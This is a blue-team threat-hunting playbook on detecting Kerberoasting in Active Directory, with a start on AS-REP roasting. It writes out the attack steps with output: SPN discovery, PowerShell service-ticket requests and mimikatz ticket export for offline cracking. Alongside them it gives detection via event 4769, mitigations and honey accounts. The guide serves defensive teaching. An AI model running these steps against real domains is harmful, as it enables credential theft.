
- **CTHoW v2.0 –** Cyber Threat Hunting on Windows



Author	Huy Kha
Contact	Huy_Kha@outlook.com

Summary

What you often hear:
"The attacker only needs to exploit one of the victims in order to compromise the enterprise."

What you never thought about:
"The defender only needs to detect one of the indicators of the attacker's presence in order to initiate incident response within the enterprise."

Source: https://taosecurity.blogspot.com/2009/05/defenders-dilemma-and-intruders-dilemma.html

- **Introduction**


This is my second playbook of my so-called ''**CTHoW**'' edition.

The purpose of this playbook is to help you in investigating, different TTP's that are based on the MITRE ATT&CK framework.

If you are a SOC Analyst, Cyber Threat Hunter/Intelligence, Blue Teamer, etc. Rainbow Teamer?

This playbook is than for you!

Sharing is caring, so please. Share this with your colleagues and friends.




- **T1208 -** Kerberoasting

Group Name	BRONZE BUTLER
Description	BRONZE BUTLER is a cyber-espionage group with likely Chinese origins that has been active since at least 2008. The group primarily targets Japanese organizations, particularly those in government, biotechnology, electronics manufacturing, and industrial chemistry.
Technique	BRONZE BUTLER has created forged Kerberos Ticket Granting Ticket (TGT) and Ticket Granting Service (TGS) tickets to maintain administrative access.
Tactic	Credential Access / Lateral Movement

NOTE: I assume that BRONZE BUTLER were able to kerberoast a service (SPN) account and managed to leverage further by creating a forged silver ticket to remain persistence for a specific services.

- **How to detect "Kerberos" events?**


- Event Viewer -> **Security**



- First, we have to understand what a Kerberoasting attack is at a high-level overview.

"Kerberoasting is a method used to steal service account credentials. Part of the service ticket is encrypted with the NT hash of the user.
***Any domain account can request Kerberos service tickets. Service tickets can be used to crack passwords offline**."*

What you often see in companies are service accounts in Domain Admin. One of the main reason is because the vendor said so or it is easy to deploy it that way.



Service accounts contains a SPN value.
A SPN (ServicePrincipalName) allows a service on a particular server to be associated with an account responsible for the management of the service through the Kerberos authentication.

- **Example**

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\BenS> setspn -L SVC_SQL
Registered ServicePrincipalNames for CN=SVC_SQL,OU=Employees,DC=contoso,DC=com:
        MSSQLSVC/sql2019.contoso.com:1433
PS C:\Users\BenS>
```

This is the SPN from the **SVC_SQL**.
Every authenticated user on the domain is able to request the service ticket from the **SVC_SQL** account and can crack it offline.

- **Command**

```
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken –ArgumentList "MSSQLSVC/sql2019.contoso.com"
```


- We have requested the service ticket from the service account.

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\BenS> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\BenS> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSVC/sql2019.
contoso.com:1433"


Id                   : uuid-7ba115c0-7530-4505-a9d9-50832110dc91-1
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 11/14/2019 1:06:05 PM
ValidTo              : 11/14/2019 11:06:05 PM
ServicePrincipalName : MSSQLSVC/sql2019.contoso.com:1433
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```


- Klist

```
PS C:\Users\BenS> klist

Current LogonId is 0:0x136255c

Cached Tickets: (2)

#0>     Client: BenS @ CONTOSO.COM
        Server: krbtgt/CONTOSO.COM @ CONTOSO.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 11/14/2019 5:10:05 (local)
        End Time:   11/14/2019 15:10:05 (local)
        Renew Time: 11/21/2019 5:10:05 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: DC

#1>     Client: BenS @ CONTOSO.COM
        Server: MSSQLSVC/sql2019.contoso.com:1433 @ CONTOSO.COM
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 11/14/2019 5:10:05 (local)
        End Time:   11/14/2019 15:10:05 (local)
        Renew Time: 11/21/2019 5:10:05 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called: DC
PS C:\Users\BenS>
```

- Event **4769** *''A Kerberos service ticket was requested''* will show up on the Domain Controller, security logs.



- Additional information about the service ticket that it belongs to SVC_SQL




- **Command**

Kerberos::list /export

```
  .#####.   mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 11/14/2019 5:10:05 AM ; 11/14/2019 3:10:05 PM ; 11/21/2019 5:10:05 AM
   Server Name       : krbtgt/CONTOSO.COM @ CONTOSO.COM
   Client Name       : BenS @ CONTOSO.COM
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ; ERROR kuhl_m_kerberos_list
; kull_m_file_writeData (0x00000005)


[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 11/14/2019 5:10:05 AM ; 11/14/2019 3:10:05 PM ; 11/21/2019 5:10:05 AM
   Server Name       : MSSQLSVC/sql2019.contoso.com:1433 @ CONTOSO.COM
   Client Name       : BenS @ CONTOSO.COM
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a10000-BenS@MSSQLSVC~sql2019.contoso.com~1433-CONTOSO.COM.kirbi
```

- Now we have the service ticket of SVC_SQL



- An attacker could now crack the ticket offline without any detection or risk for being locked out.

• **T1208 –** Kerberoasting -> **Mitigation / Detection**

- **Mitigation**
- Ensure all service (SPN) accounts have at least 20-25 long password character
- Use Group Managed Service Accounts to rotate the passwords of service accounts frequently, if possible.

Detecting **Kerberoasting** is very difficult, because an attacker could crack the tickets OFFLINE without authenticating to the Domain Controller, so no logs will be produced in the event logs.


One of the best approach is to deploy honey users in AD to trick attackers requesting a *fake* service ticket from an account that has a SPN, but the SPN is not mapped to anything.

- **An attacker has to take the following steps before he/she can kerberoast:**

- **1.** SPN Discovery
- **2. Request Service Tickets**
- **3.** Export Service Tickets
- **4.** Crack Service Tickets

Before an attacker can crack the service tickets. He or she first needs to request the service tickets, but what would happen, if we would deploy a fake honey user?

- **SVC_SQL2017** is the honey user



- A fake SPN of the **SVC_SQL2017** account

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\BenS> setspn -L SVC_SQL207
Registered ServicePrincipalNames for CN=SVC_SQL2017,OU=Employees,DC=contoso,DC=com:
        MSSQLSVC/sql2017.contoso.com:1443
PS C:\Users\BenS> _
```


- Now we're going to request the fake service ticket of **SVC_SQL2017**

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\BenS> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\BenS> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSVC/sql2017.
contoso.com:1443"


Id                   : uuid-2587e16f-a019-4651-8b8c-cfc45c8a03fe-1
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 11/14/2019 2:51:05 PM
ValidTo              : 11/15/2019 12:50:06 AM
ServicePrincipalName : MSSQLSVC/sql2017.contoso.com:1443
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```


- No we are going to export the Kerberos tickets
- The service ticket that has been marked as red is our fake service ticket.

```
PS C:\Users\BenS> cd C:\x64
PS C:\x64> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 11/14/2019 6:50:06 AM ; 11/14/2019 4:50:06 PM ; 11/21/2019 6:50:06 AM
   Server Name       : krbtgt/CONTOSO.COM @ CONTOSO.COM
   Client Name       : BenS @ CONTOSO.COM
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file     : 0-40e10000-BenS@krbtgt~CONTOSO.COM-CONTOSO.COM.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 11/14/2019 6:51:05 AM ; 11/14/2019 4:50:06 PM ; 11/21/2019 6:50:06 AM
   Server Name       : MSSQLSVC/sql2017.contoso.com:1443 @ CONTOSO.COM
   Client Name       : BenS @ CONTOSO.COM
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a10000-BenS@MSSQLSVC~sql2017.contoso.com~1443-CONTOSO.COM.kirbi

mimikatz # _
```


- Here is the fake service ticket that has been exported from memory



- Event **4769** will show up on, when someone is requesting a service ticket. This log can be found on the DC at ''**Security**''



- Here we are able to see that, we have requested the service ticket from the **SQL_SVC207** account. This is our honey user, so if someone is requesting a service ticket from a fake service account. You're probably under attack.



- **Recommendation**
- Create fake service accounts with fake SPN's and ensure a long password has been set on those accounts.
- Add them to high-privileged groups with the likes of Built-in\Administrators, Account Operators, Backup Operators, etc.
- Monitor specific on event **4769**, but only filter this event, when someone is requesting a service ticket from the honey user accounts.


- **T1110** – Brute Force (AS-REP Roasting)

Group Name	APT3
Description	APT3 is a China-based threat group that researchers have attributed to China's Ministry of State Security. This group is responsible for the campaigns known as Operation Clandestine Fox, Operation Clandestine Wolf, and Operation Double Tap. As of June 2015, the group appears to have shifted from targeting primarily US victims to primarily political organizations in Hong Kong.
Technique	APT3 has been known to brute force password hashes to be able to leverage plain text credentials.
Tactic	Credential Access

NOTE: I am not claiming that it was done through AS-REP, but it could be possible. This is more of an example.

- **How to detect "AS-REP" events?**

- Event Viewer -> **Security**




- First we have to understand what **AS-REP Roasting** is

"AS-REP Roasting is an attack against Kerberos for user accounts that do not require pre authentication.

